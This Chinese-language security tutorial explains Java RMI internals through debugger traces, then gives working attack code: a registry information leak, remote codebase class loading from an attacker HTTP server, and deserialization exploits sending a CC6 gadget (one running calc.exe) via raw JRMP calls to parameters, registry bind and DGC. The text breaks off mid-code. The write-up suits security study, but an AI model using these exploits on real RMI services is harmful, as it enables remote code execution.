

一文搞懂JNDI

0x01 RMI

Remote Method Invocation 远程方法调用，构建分布式应用程序，可以实现java跨 JVM 远程通信

1. **RMI客户端** 在调用远程方法时会先创建 **Stub**(`sun.rmi.registry.RegistryImpl_Stub`)。
2. **Stub** 会将 **Remote** 对象传递给 **远程引用层**(`java.rmi.server.RemoteRef`) 并创建 `java.rmi.server.RemoteCall`(远程调用) 对象。
3. **RemoteCall** 序列化 **RMI服务名称**、**Remote** 对象。
4. **RMI客户端** 的 **远程引用层** 传输 **RemoteCall** 序列化后的请求信息通过 **Socket** 连接的方式传输到 **RMI服务端** 的 **远程引用层**。
5. **RMI服务端** 的 **远程引用层**(`sun.rmi.server.UnicastServerRef`) 收到请求会请求传递给 `Skeleton`(`sun.rmi.registry.RegistryImpl_Skel#dispatch`)。
6. **Skeleton** 调用 **RemoteCall** 反序列化 **RMI客户端** 传过来的序列化。
7. **Skeleton** 处理客户端请求: **bind**、**list**、**lookup**、**rebind**、**unbind**，如果是 **lookup** 则查找 **RMI服务名** 绑定的接口对象，序列化该对象并通过 **RemoteCall** 传输到客户端。
8. **RMI客户端** 反序列化服务端结果，获取远程对象的引用。
9. **RMI客户端** 调用远程方法，**RMI服务端** 反射调用 **RMI服务实现类** 的对应方法并序列化执行结果返回给客户端。
10. **RMI客户端** 反序列化 **RMI** 远程方法调用结果。

他的出现就是为了可以实现远程代码调用。换句话说就是，我在客户端调用在服务端的代码，把参数传递给服务端，他返回结果给我。

RMI原理分析: https://www.bilibili.com/video/BV1zP4y1s7Cj?p=2&spm_id_from=pageD_river

<https://blog.csdn.net/huxiang19851114/article/details/112991261>

<https://xz.aliyun.com/t/8644#toc-4>

攻击rmi: <https://github.com/qtc-de/remote-method-guesser>

Quick Start

```
env: jdk8u181
```

server

有一点点类似于c语言的头文件和源文件，所以我们必须首先声明一个接口

```

import java.rmi.Remote;
import java.rmi.RemoteException;
import java.util.List;

/**
 * RMI的接口 必须要 继承Remote
 */
public interface ICalc extends Remote {
    public Integer sum(List<Integer> params) throws RemoteException;
}

```

实现这个接口

```

package com.dem0.rmi;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;
import java.util.List;

public class Calc extends UnicastRemoteObject implements ICalc{
    private int baseNumber = 123;

    protected Calc() throws RemoteException {
    }

    @Override
    public Integer sum(List<Integer> params) throws RemoteException {
        Integer sum = baseNumber;
        for (Integer param : params) {
            sum += param;
        }
        return sum;
    }
}

```

Registry

开始注册。这里的注册有两种方法。一种是使用 `LocateRegistry.createRegistry` 来建立一个 Registry，并且挂载在 `calc` 路径上，也可以使用静态方法 `Naming.bind("url",class)`

```

public class RegCalc {
    public static void main(String[] args) throws RemoteException,
        MalformedURLException {
        ICalc calc = new Calc();
        Naming.bind("rmi://127.0.0.1:9999",calc);
        // Registry registry = LocateRegistry.createRegistry(9999);
        // registry.rebind("calc",calc);
    }
}

```

client

```
Registry registry = LocateRegistry.getRegistry("192.168.59.1", 9999);
ICalc calc = (ICalc) registry.lookup("calc");
```

通过 `getRegistry` 获得 `registry` 对象，然后 `lookup` 拿到绑定在方法上的方法。

发生了什么

首先注册中心，`LocateRegistry.createRegistry` 启动了一个注册网关监听给定的地址。

然后服务端生成一个远程对象(需实现Remote接口),`UnicastRemoteObject`会把这个对象广播出去，也即启动一个监听地址并生成对应的ObjID（该值唯一），所以其实有两种方式广播，具体可以见下面文章的讨论：


<https://stackoverflow.com/questions/2194935/java-rmi-unicastremoteobject-what-is-the-difference-between-unicastremoteobje>

此后，服务端需要把这个远程对象注册到注册中心上，所以需要访问注册中心，发送一个bind请求,包括注册名和一个存根（这个存根包含远程对象的接口名，ObjID,和监听的地址），注册中心会维护一张注册表，维护注册名和远程对象存根的关系。


这些工作完成后，客户端就可以调用远程对象的方法了。

1. 首先访问注册中心，根据注册名找对应的远程对象，这个时候注册中心会根据维护的注册表返回对应远程对象存根
2. 客户拿到远程存根的信息，通过存根访问服务端远程对象监听的地址，通过客户端已知的远程对象的方法名和参数类型访问服务端对应的方法，传递方法所需的参数。
3. 服务端的远程对象监听到客户端的消息，根据客户端提供的方法信息和参数，执行自身的方法，并将结果回传给客户端，完成整个调用流程。

下面是简单画的流程示意图



更具体的，对于发生在客户端和服务端的交互来说，客户端存了一份远程对象存根Stub和服务端实际上远程对象（Skeleton）进行沟通。



事实上，Registry也是一种远程对象，所以有`sun.rmi.registry.RegistryImpl_Stub`和`sun.rmi.registry.RegistryImpl_Skel`这两个类来进行处理


按照上面图中的分析来讲，

server & register

```
Registry registry = LocateRegistry.createRegistry(9999);
// registry.rebind("calc", calc);
```

这两句一个是register的，一个server的代码。但是一般来说这二者都在一个服务器上面所以就不再展开分析了。我们首先来debug一下。

```
new Calc();
```



他的`ref`属性是`UnicastServerRef(RemoteRef)`。然后调用他的`exportObject`方法。

```
public Remote exportObject(Remote var1, Object var2, boolean var3) throws
RemoteException {
    Class var4 = var1.getClass();
    Remote var5;
    try {
        //根据class对象生成代理对象，用来服务于客户端RegistryImpl的
        //Stub对象,这里是Calc的代理对象，后面也是一样的
        var5 = Util.createProxy(var4, this.getClientRef(),
this.forceStubUse);
    } catch (IllegalArgumentException var7) {
        throw new ExportException("remote object implements illegal remote
interface", var7);
    }
    if (var5 instanceof RemoteStub) {
        this.setSkeleton(var1);
    }
    //封装proxy
    Target var6 = new Target(var1, this, var5, this.ref.getObjID(), var3);
    //发布proxy
    this.ref.exportObject(var6);
}
```

```

        this.hashToMethod_Map = (Map)hashToMethod_Maps.get(var4);
        return var5;
    }

```

`UnicastServerRef`最顶层的也是 `Remote` , `LiveRef` 是对于socket交流的封装。

因为我们在实现接口的时候, 继承了 `UnicastRemoteObject` , 所以我们在new的时候会调用父类的构造方法

```

protected UnicastRemoteObject(int port) throws RemoteException
{
    this.port = port;
    exportObject((Remote) this, port);
}

```

会自动地帮忙 `exportObject`

Creates and exports a new `UnicastRemoteObject` object using the particular supplied port.

所以会随机用一个port导出这个类(会生成objectid(唯一))。现在我们才能说这个远程类可以被导出了。也就完成了这一步。

然后服务端生成一个远程对象(需实现Remote接口), `UnicastRemoteObject` 会把这个对象广播出去, 也即启动一个监听地址并生成对应的ObjID (该值唯一), 所以其实有两种方式广播, 具体可以见下面文章的讨论:

接下来就是注册中心create了, 这部分不多说。然后就是 `bind` 了, 实现的方式也很简单, `this.bindings(private Hashtable<String, Remote>)` .

```

var1: "calc"~ var2: "Calc[UnicastServerRef [liveRef: [endpoint:[172.23.128.1:54873](Local),objID:[cebb232:1807801b3ff:-7

```

确实就是接口名字, endpoint和objid。现在服务端和register都准备好了, 开始看client端了。

```

Registry registry = LocateRegistry.createRegistry(9999);
public RegistryImpl(final int var1) throws RemoteException {
    this.bindings = new Hashtable(101);
    if (var1 == 1099 && System.getSecurityManager() != null) {
        try {
            AccessController.doPrivileged(new PrivilegedExceptionAction<Void>()
            {
                public Void run() throws RemoteException {
                    LiveRef var1x = new LiveRef(RegistryImpl.id, var1);
                    RegistryImpl.this.setup(new UnicastServerRef(var1x, (var0)
                    -> {
                        return RegistryImpl.registryFilter(var0);
                    }));
                    return null;
                }
            }, (AccessControlContext)null, new SocketPermission("localhost:" +
            var1, "listen,accept"));
        } catch (PrivilegedActionException var3) {
            throw (RemoteException)var3.getException();
        }
    } else {

```

```

        LiveRef var2 = new LiveRef(id, var1);
        this.setup(new UnicastServerRef(var2, RegistryImpl::registryFilter));
    }

}

```

关键代码 `this.setup(new UnicastServerRef(var2, RegistryImpl::registryFilter));`

```

private void setup(UnicastServerRef var1) throws RemoteException {
    //将指向正在初始化的RegistryImpl对象的远程引用ref (RemoteRef)
    赋值为传入的UnicastServerRef对象，这里涉及了向上转型（后续会用到
    LiveRef）
    this.ref = var1;
    //然后又会调用到上面的exportObject
    // this 获取RegistryImpl的class对象--Skeleton类型
    var1.exportObject(this, (Object)null, true);
}

```

到现在来说，我们进行的还只是一些变量赋值的操作，都没有进行传输层上的业务，但是追溯 `LiveRef(传输层的封装)` 的 `exportObject()` 方法，很容易找到了 `TCPTransport` 的 `exportObject()` 方法。这个方法做的事情就是将上面构造的 `Target` 对象暴露出去。调用 `TCPTransport` 的 `listen()` 方法，`listen()` 方法创建了一个 `ServerSocket`，并且启动了一条线程等待客户端的请求。接着调用父类 `Transport` 的 `exportObject()` 将 `Target` 对象存放进 `ObjectTable` 中。

client

```

Registry registry = LocateRegistry.getRegistry("192.168.59.1", 9999);

```

追踪下去

```

LiveRef liveRef =
    new LiveRef(new ObjID(ObjID.REGISTRY_ID),
                new TCPEndpoint(host, port, csf, null),
                false);
RemoteRef ref =
    (csf == null) ? new UnicastRef(liveRef) : new UnicastRef2(liveRef);

return (Registry) Util.createProxy(RegistryImpl.class, ref, false); //
客户端有了服务端的RegistryImpl的代理

```

```

ICalc calc = (ICalc) registry.lookup("calc");

```

调用 `registerimpl#lookup`

```

public Remote lookup(String var1) throws AccessException, NotBoundException,
RemoteException {
    try {
        //newCall()方法做的事情简单来看就是建立了跟远程RegistryImpl
        的Skeleton对象的连接
    }
}

```

```

        RemoteCall var2 = this.ref.newCall(this, operations, 2,
4905912898345647071L);
        try {
            ObjectOutputStream var3 = var2.getOutputStream();
            var3.writeObject(var1);
        }
        //ref UnicastRef (子类;UnicastServerRef) ==> 使用socket
发送
        this.ref.invoke(var2);
        Remote var22;
        try {
            ObjectInput var4 = var2.getInputStream();
            var22 = (Remote)var4.readObject();
        } catch (IOException var14) {
            throw new UnmarshalException("error unmarshalling return",
var14);
        } catch (ClassNotFoundException var15) {
            throw new UnmarshalException("error unmarshalling return",
var15);
        } finally {
            this.ref.done(var2);
        }
    }
}

```

我们删除了所有catch的异常。然后我们追踪到invoke中

```

public void invoke(RemoteCall var1) throws Exception {
    try {
        clientRefLog.log(Log.VERBOSE, "execute call");
        var1.executeCall();
    }
}

```

StreamRemoteCall#executeCall

```

public void executeCall() throws Exception {
    DGCAckHandler var2 = null;
    byte var1;
    try {
        if (this.out != null) {
            var2 = this.out.getDGCAckHandler();//这里有一个新协议DGC
        }
        this.releaseOutputStream();
        DataInputStream var3 = new
DataInputStream(this.conn.getInputStream());
        byte var4 = var3.readByte();
        if (var4 != 81) {
            if (Transport.transportLog.isLoggable(Log.BRIEF)) {
                Transport.transportLog.log(Log.BRIEF, "transport return
code invalid: " + var4);
            }
            throw new UnmarshalException("Transport return code invalid");
        }
        this.getInputStream();
    }
}

```

```

        var1 = this.in.readByte();
        this.in.readID();
    }
    switch(var1) {
    case 1:
        return;
    case 2:
        Object var14;
        try {
            var14 = this.in.readObject();
        }
        if (!(var14 instanceof Exception)) {
            throw new UnmarshalException("Return type not Exception");
        } else {
            this.exceptionReceivedFromServer((Exception)var14);
        }
    default:
        if (Transport.transportLog.isLoggable(Log.BRIEF)) {
            Transport.transportLog.log(Log.BRIEF, "return code invalid: " +
var1);
        }
        throw new UnmarshalException("Return code invalid");
    }
}
}

```

到此为止，用户端的请求构造也告一段落了。下面就是服务端的处理了。

```
target.run(); 下断点
```

然后一步一步跟踪

```

var14 = new TCPConnection(var13, this.socket, (InputStream)var4, var9);
TCPTransport.this.handleMessages(var14, true);  var14 (slot_15): 75
return;

```

一步一步我们找到了Transport的serviceCall()方法

```

public boolean serviceCall(final RemoteCall var1) {
    try {
        ObjID var39;
        try {
            var39 = ObjID.read(var1.getInputStream());
        } catch (IOException var33) {
            throw new MarshalException("unable to read objID", var33);
        }
        Transport var40 = var39.equals(dgcID) ? null : this;
        //获取目标对象，5.2.1启动服务的时候put进去的
        // 还记得我们在bindings中存放的其实是OperationImpl的真正实
        现，并非是Stub对象。
        Target var5 = ObjectTable.getTarget(new ObjectEndpoint(var39,
var40));
        //
    }
}

```



```

        final Remote var37;
        if (var5 != null && (var37 = var5.getImpl()) != null) {
            final Dispatcher var6 = var5.getDispatcher();
            var5.incrementCallCount();
            boolean var8;
            try {
                transportLog.log(Log.VERBOSE, "call dispatcher");
                final AccessControlContext var7 =
var5.getAccessControlContext();
                ClassLoader var41 = var5.getContextClassLoader();
                ClassLoader var9 =
Thread.currentThread().getContextClassLoader();

                try {
                    setContextClassLoader(var41);
                    currentTransport.set(this);

                    try {
                        AccessController.doPrivileged(new
PrivilegedExceptionAction<Void>() {
                            public Void run() throws IOException {
                                Transport.this.checkAcceptPermission(var7);
                                var6.dispatch(var37, var1);
                                return null;
                            }
                        }, var7);
                        return true;
                    } catch (PrivilegedActionException var31) {
                        throw (IOException)var31.getException();
                    }
                } finally {
                    setContextClassLoader(var9);
                    currentTransport.set((Object)null);
                }
            } catch (IOException var34) {
                transportLog.log(Log.BRIEF, "exception thrown by
dispatcher: ", var34);
                var8 = false;
            } finally {
                var5.decrementCallCount();
            }

            return var8;
        }

        throw new NoSuchObjectException("no such object in table");
    }
    return true;
}

```

返回了一个proxy对象。然后利用 `RemoteObjectInvocationHandler` invoke来调用方法。下面这两个是我还没有debug到的，但是我们看到了在整个的处理过程中，存在许多的readobject()。

- 服务端通过 `sun.rmi.transport.tcp.TCPTransport#handleMessages` 中的循环来监听输入流
- 对应的，服务端远程对象使用 `sun.rmi.UnicastServerRef` 来处理远端对本服务对象的调用。

流量分析

略~~~~

安全问题

参考: <https://github.com/qtc-de/remote-method-guesser>

1. 信息泄露

```
package com.dem0.vuln;

import com.dem0.internal.ReflectUtils;
import de.qtc.rmg.networking.RMIRegistryEndpoint;
import de.qtc.rmg.plugin.PluginSystem;
import de.qtc.rmg.utils.RemoteObjectWrapper;

import java.rmi.Remote;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class infoLeak {
    public static void main(String[] args) {
        try {
            Registry registry = LocateRegistry.getRegistry("192.168.59.1",
1099);
//            System.out.println(registry.list());
            ReflectUtils.enableCustomRMIClassLoader();
            PluginSystem.init(null);
            RMIRegistryEndpoint rmiRegistry = new
RMIRegistryEndpoint("192.168.59.1", 1099);
//            Remote[] remoteObjList =
rmiRegistry.packUp(registry.list());
            RemoteObjectWrapper[] rows = rmiRegistry.lookup(registry.list());
            for (RemoteObjectWrapper row: rows) {
                System.out.println(row.className + "\tport:" +
row.endpoint.getPort());
            }
        } catch (Throwable t){
            t.printStackTrace();
        }
    }
}
```

2. 远程加载类

codebase: 一个神奇的配置

server

```
package com.dem0.rmi;

import java.rmi.Naming;
import java.rmi.registry.LocateRegistry;

public class RegCalc {
    private void start() throws Exception {
        System.setProperty("java.rmi.server.useCodebaseOnly", "false");
        System.setProperty("java.security.policy", "vuln.policy");
        if (System.getSecurityManager() == null) {
            System.out.println("setup SecurityManager");
            System.setSecurityManager(new SecurityManager());
        }
        Math h = new Math();
        LocateRegistry.createRegistry(1099);
        Naming.rebind("r", h);
    }
    public static void main(String[] args) throws Exception {
        new RegCalc().start();
    }
}
```

client

```
package com.dem0.vuln;

import com.dem0.rmi.ICalc;

import java.net.MalformedURLException;
import java.rmi.Naming;
import java.rmi.NotBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.ArrayList;
import java.util.List;

public class codeBaseAttack {
    public static class Payload extends ArrayList<Integer> {}
    static {
        System.setProperty("java.security.policy", "vuln.policy");

        System.setProperty("java.rmi.server.codebase", "http://192.168.59.1:9080/");
        if (System.getSecurityManager() == null) {
            System.out.println("setup SecurityManager");
        }
    }
}
```

```

        System.setSecurityManager(new SecurityManager());
    }

    }
    public static void main(String[] args) throws RemoteException,
    NotBoundException, MalformedURLException {
        ICalc r = (ICalc) Naming.lookup("rmi://192.168.59.1:1099/r");
        List<Integer> li = new ArrayList<Integer>();
        li.add(1);
        li.add(2);
        System.out.println(r.sum(li));
    }
}

```

vuln.policy

```

grant {
    permission java.security.AllPermission;
};

```

因为从远程codebase加载类具有高危性，所以只有满足如下条件的RMI客户端/服务端才能被攻击：

- 安装并配置了SecurityManager
- 设置了 java.rmi.server.useCodebaseOnly=false 或者Java版本低于7u21、6u45(此时该值默认为false)

3. 序列化安全问题

我们在debug的时候发现,在处理的时候，实际上对象是绑定在本地JVM中，只有函数参数和返回值是通过网络传送的，所以这几个部分就会设计到 **序列化和反序列化** (网络传输的必备)

- 参数
- 返回值
- 异常处理

远程方法参数反序列化(服务端 远程参数是object和远程参数不是object)

```

package com.dem0.rmi;
import com.dem0.vuln.CC6;

import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.ArrayList;
import java.util.List;

public class Main {
    public static void main(String[] args) {
        try {
            Registry registry = LocateRegistry.getRegistry("192.168.59.1",
1099);

            ICalc calc = (ICalc) registry.lookup("calc");
            List<Integer> li = new ArrayList<Integer>();
            li.add(1);

```

```

        li.add(2);
        System.out.println(calc.equ(new CC6().getPayload(),1));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
}

```

但是在这里，我们有一个利用的前提，就是参数必须首先是 **object** 属性的，不然他是不是不会触发 `readObject` 的，为了继续深入理解，我们继续看 `UnicastServerRef#dispatch` 所以我们知道这是一个分发接口的。偷一下 **eki** 大哥哥的简化流程

```

//var4是传入的Method hash 拿到对应的method
Method var42 = (Method)this.hashToMethod_Map.get(var4);
//var1是远程对象 var7是传入的参数输入流 调用this.unmarshalParameter
对应的去反序列化成参数
var9 = this.unmarshalParameters(var1, var42, var7);
//最后调用方法得到结果
var10 = var42.invoke(var1, var9);

```

参数传入 `unmarshalParameters` 最后调用的 `unmarshalValue`

```

var0 ==> type数组  var1==> 参数的输入流
protected static Object unmarshalValue(Class<?> var0, ObjectInput var1) throws
IOException, ClassNotFoundException {
    if (var0.isPrimitive()) {
        if (var0 == Integer.TYPE) {
            return var1.readInt();
        } else if (var0 == Boolean.TYPE) {
            return var1.readBoolean();
        } else if (var0 == Byte.TYPE) {
            return var1.readByte();
        } else if (var0 == Character.TYPE) {
            return var1.readChar();
        } else if (var0 == Short.TYPE) {
            return var1.readShort();
        } else if (var0 == Long.TYPE) {
            return var1.readLong();
        } else if (var0 == Float.TYPE) {
            return var1.readFloat();
        } else if (var0 == Double.TYPE) {
            return var1.readDouble();
        } else {
            throw new Error("Unrecognized primitive type: " + var0);
        }
    } else {
        return var0 == String.class && var1 instanceof ObjectInputStream ?
SharedSecrets.getJavaObjectInputStreamReadString().readString((ObjectInputStrea
m)var1) : var1.readObject();
    }
}

```

可以看到只要参数类型不是 `var0.isPrimitive()` ,和String 就会触发上面 `readObject` , 所以也可以攻击成功。

然后我们直接开整 `javap -s com.dem0.rmi.Math` ,算出方法的描述符

```
Compiled from "Math.java"
public class com.dem0.rmi.Math extends java.rmi.server.UnicastRemoteObject
implements com.dem0.rmi.IMath {
    protected com.dem0.rmi.Math() throws java.rmi.RemoteException;
    descriptor: ()V

    public java.lang.Integer sum(java.util.List<java.lang.Integer>) throws
java.rmi.RemoteException;
    descriptor: (Ljava/util/List;)Ljava/lang/Integer;

    public java.lang.Integer add(java.lang.Integer, java.lang.Integer) throws
java.rmi.RemoteException;
    descriptor: (Ljava/lang/Integer;Ljava/lang/Integer;)Ljava/lang/Integer;
}
```

然后

```
/**
 * 参数类型为非对象类型
 */
public static void sendRawCall(String host, int port, ObjID objid, int
opNum, Long hash, Object ...objects) throws Exception {
    Socket socket = SocketFactory.getDefault().createSocket(host, port);
    socket.setKeepAlive(true);
    socket.setTcpNoDelay(true);
    DataOutputStream dos = null;
    try {
        OutputStream os = socket.getOutputStream();
        dos = new DataOutputStream(os);

        dos.writeInt(TransportConstants.Magic);
        dos.writeShort(TransportConstants.Version);
        dos.writeByte(TransportConstants.SingleOpProtocol);
        dos.write(TransportConstants.Call);

        final ObjectOutputStream objOut = new MarshalOutputStream(dos);

        objid.write(objOut); //Objid
        objOut.writeInt(opNum); // opnum
        objOut.writeLong(hash); // hash

        for (Object object:
            objects) {
            objOut.writeObject(object);
        }
    }
```

```

        os.flush();
    } finally {
        if (dos != null) {
            dos.close();
        }
        if (socket != null) {
            socket.close();
        }
    }
}

private static long computeMethodHash(String methodSignature) {
    long hash = 0;
    ByteArrayOutputStream sink = new ByteArrayOutputStream(127);
    try {
        MessageDigest md = MessageDigest.getInstance("SHA");
        DataOutputStream out = new DataOutputStream(new
DigestOutputStream(sink, md));

        out.writeUTF(methodSignature);

        // use only the first 64 bits of the digest for the hash
        out.flush();
        byte hasharray[] = md.digest();
        for (int i = 0; i < Math.min(8, hasharray.length); i++) {
            hash += ((long) (hasharray[i] & 0xFF)) << (i * 8);
        }
    } catch (IOException ignore) {
        /* can't happen, but be deterministic anyway. */
        hash = -1;
    } catch (NoSuchAlgorithmException complain) {
        throw new SecurityException(complain.getMessage());
    }
    return hash;
}

public static void genpayload2(){
    try {
        ReflectUtils.enableCustomRMIClassLoader();
        PluginSystem.init(null);
        RMIRegistryEndpoint rmiRegistry = new
RMIRegistryEndpoint("127.0.0.1",1099);
        //还记得遍历攻击里我们实现的无依赖获取远程对象存根吗，这里直接套用了。
        RemoteObjectWrapper remoteObj = new
RemoteObjectWrapper(rmiRegistry.lookup("r"),"math");
        Object payloadObj = new CC6().getPayload();
        //methodSignature 可以通过javap -s 类名计算
        final String methodSignature =
"add(Ljava/lang/Integer;Ljava/lang/Integer;)Ljava/lang/Integer;";
        Long methodHash = computeMethodHash(methodSignature);

        sendRawCall(remoteObj.getHost(),remoteObj.getPort(),remoteObj.objID,-1,methodH
ash,payloadObj);
    }
}

```

```

    }catch (Throwable t){
        t.printStackTrace();
    }
}

```

unmarshalParameters中有 DeserializationChecker。所以还是可以避免的

远程方法参数反序列化2(注册中心Registry提供的远程方法)

```

public class AttackBind {
    public static void main(String[] args) {
        try {
            ReflectUtils.enableCustomRMIClassLoader();
            Object payloadObj = new CC6().getPayload();
            ObjID objID_ = new ObjID(0);

            sendRawCall("127.0.0.1",1099,objID_,0,4905912898345647071L,"Test",payloadObj);
        }catch (Throwable t){
            t.printStackTrace();
        }
    }
}

```

众所周知，在JEP290出来之前，这个是没有问题的。在其出来之后，主要的过滤点在与

```

private static Status registryFilter(FilterInfo var0) {
    if (registryFilter != null) {
        Status var1 = registryFilter.checkInput(var0);
        if (var1 != Status.UNDECIDED) {
            return var1;
        }
    }

    if (var0.depth() > 20L) {
        return Status.REJECTED;
    } else {
        Class var2 = var0.serialClass();
        if (var2 != null) {
            if (!var2.isArray()) {
                return String.class != var2 &&
                !Number.class.isAssignableFrom(var2) && !Remote.class.isAssignableFrom(var2) &&
                !Proxy.class.isAssignableFrom(var2) && !UnicastRef.class.isAssignableFrom(var2) &&
                !RMIClientSocketFactory.class.isAssignableFrom(var2) &&
                !RMIServerSocketFactory.class.isAssignableFrom(var2) &&
                !ActivationID.class.isAssignableFrom(var2) && !UID.class.isAssignableFrom(var2)
                ? Status.REJECTED : Status.ALLOWED;
            } else {
                return var0.arrayLength() >= 0L && var0.arrayLength() >
                1000000L ? Status.REJECTED : Status.UNDECIDED;
            }
        } else {

```



```

        return Status.UNDECIDED;
    }
}
}

```

哦豁，没得搞了。

```

Object payload = CC6.getPayloadObject("calc.exe");
Map<String, Object> map = new HashMap<>();
map.put("whatever", payload);
Constructor constructor =
    Class.forName("sun.reflect.annotation.AnnotationInvocationHandler").getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
InvocationHandler invocationHandler = (InvocationHandler)
    constructor.newInstance(Override.class, map);
Remote obj = (Remote) Proxy.newProxyInstance(Remote.class.getClassLoader(), new
    Class[]{Remote.class}, invocationHandler);
registry.bind("evil", obj);

```

远程函数返回值导致的反序列化

起一个RMI服务，然后返回值是恶意对象，利用就GG。但是这个攻击手段感觉其实没有什么用....

但是我们在测试的时候，发现 `sun.rmi.server.UnicastServerRef#dispatch` 除了会传入我们使用的远程对象，还会传入一个 `DGC_Impl` 的远程对象，这其实就是类似 `Registry_Impl` 的一个远程对象。

```

public void dispatch(Remote var1, RemoteCall var2, int var3, long var4) throws
Exception {
    if (var4 != -669196253586618813L) {
        throw new SkeletonMismatchException("interface hash mismatch");
    } else {
        DGCImpl var6 = (DGCImpl)var1;
        ObjID[] var7;
        long var8;
        switch(var3) {
            case 0:
                VMID var39;
                boolean var41;
                try {
                    ObjectInput var42 = var2.getInputStream();
                    var7 = (ObjID[])((ObjID[])var42.readObject());
                    var8 = var42.readLong();
                    var39 = (VMID)var42.readObject();
                    var41 = var42.readBoolean();
                } catch (IOException var36) {
                    throw new UnmarshalException("error unmarshalling
arguments", var36);
                } catch (ClassNotFoundException var37) {
                    throw new UnmarshalException("error unmarshalling
arguments", var37);
                } finally {
                    var2.releaseInputStream();
                }
            }
        }
    }
}

```

```

    }

    var6.clean(var7, var8, var39, var41);

    try {
        var2.getResultStream(true);
        break;
    } catch (IOException var35) {
        throw new MarshalException("error marshalling return",
var35);
    }
    case 1:
        Lease var10;
        try {
            ObjectInput var11 = var2.getInputStream();
            var7 = (ObjID[])((ObjID[])var11.readObject());
            var8 = var11.readLong();
            var10 = (Lease)var11.readObject();
        } catch (IOException var32) {
            throw new UnmarshalException("error unmarshalling
arguments", var32);
        } catch (ClassNotFoundException var33) {
            throw new UnmarshalException("error unmarshalling
arguments", var33);
        } finally {
            var2.releaseInputStream();
        }

        Lease var40 = var6.dirty(var7, var8, var10);

        try {
            ObjectOutput var12 = var2.getResultStream(true);
            var12.writeObject(var40);
            break;
        } catch (IOException var31) {
            throw new MarshalException("error marshalling return",
var31);
        }
        default:
            throw new UnmarshalException("invalid method number");
    }

}

}
}

```

可以看到不论是调用远程的什么方法，都会涉及到返回结果的反序列化。

```

package com.dem0.vuln;

import com.dem0.internal.ReflectUtils;
import de.qtc.rmg.networking.RMIRegistryEndpoint;

```

```

import de.qtc.rmg.utils.RemoteObjectWrapper;

import java.rmi.server.ObjID;

import static com.dem0.rmi.Main.sendRawCall;

public class AttackByDGC {
    public static void attackRegister() throws Exception {
        String registryHost = "127.0.0.1";
        int registryPort = 1099;
        final Object payloadObject = new CC6().getPayload();
        ObjID objID = new ObjID(2);
        sendRawCall(registryHost, registryPort, objID, 0,
-669196253586618813L, payloadObject);
    }
    public static void attackServer() throws Exception {

        ReflectUtils.enableCustomRMIClassLoader();
        RMIRegistryEndpoint rmiRegistry = new
RMIRegistryEndpoint("192.168.111.1",1099);
        RemoteObjectWrapper remoteObj = new
RemoteObjectWrapper(rmiRegistry.lookup("math"),"math");
        Object payloadObject = new CC6().getPayload();
        ObjID objID = new ObjID(2);
        sendRawCall(remoteObj.getHost(), remoteObj.getPort(), objID, 0,
-669196253586618813L, payloadObject);
    }

    public static void main(String[] args) throws Exception {
        attackRegister();
    }
}

```

异常处理(JRMP协议)

在客户端的 `sun.rmi.transport.StreamRemoteCall#executeCall` 控制一手var1, 就可以了。

```

switch(var1) {  var1 (slot_2): null
case 1:
    return;
case 2:
    Object var14;
    try {
        var14 = this.in.readObject();
    } catch (Exception var10) {
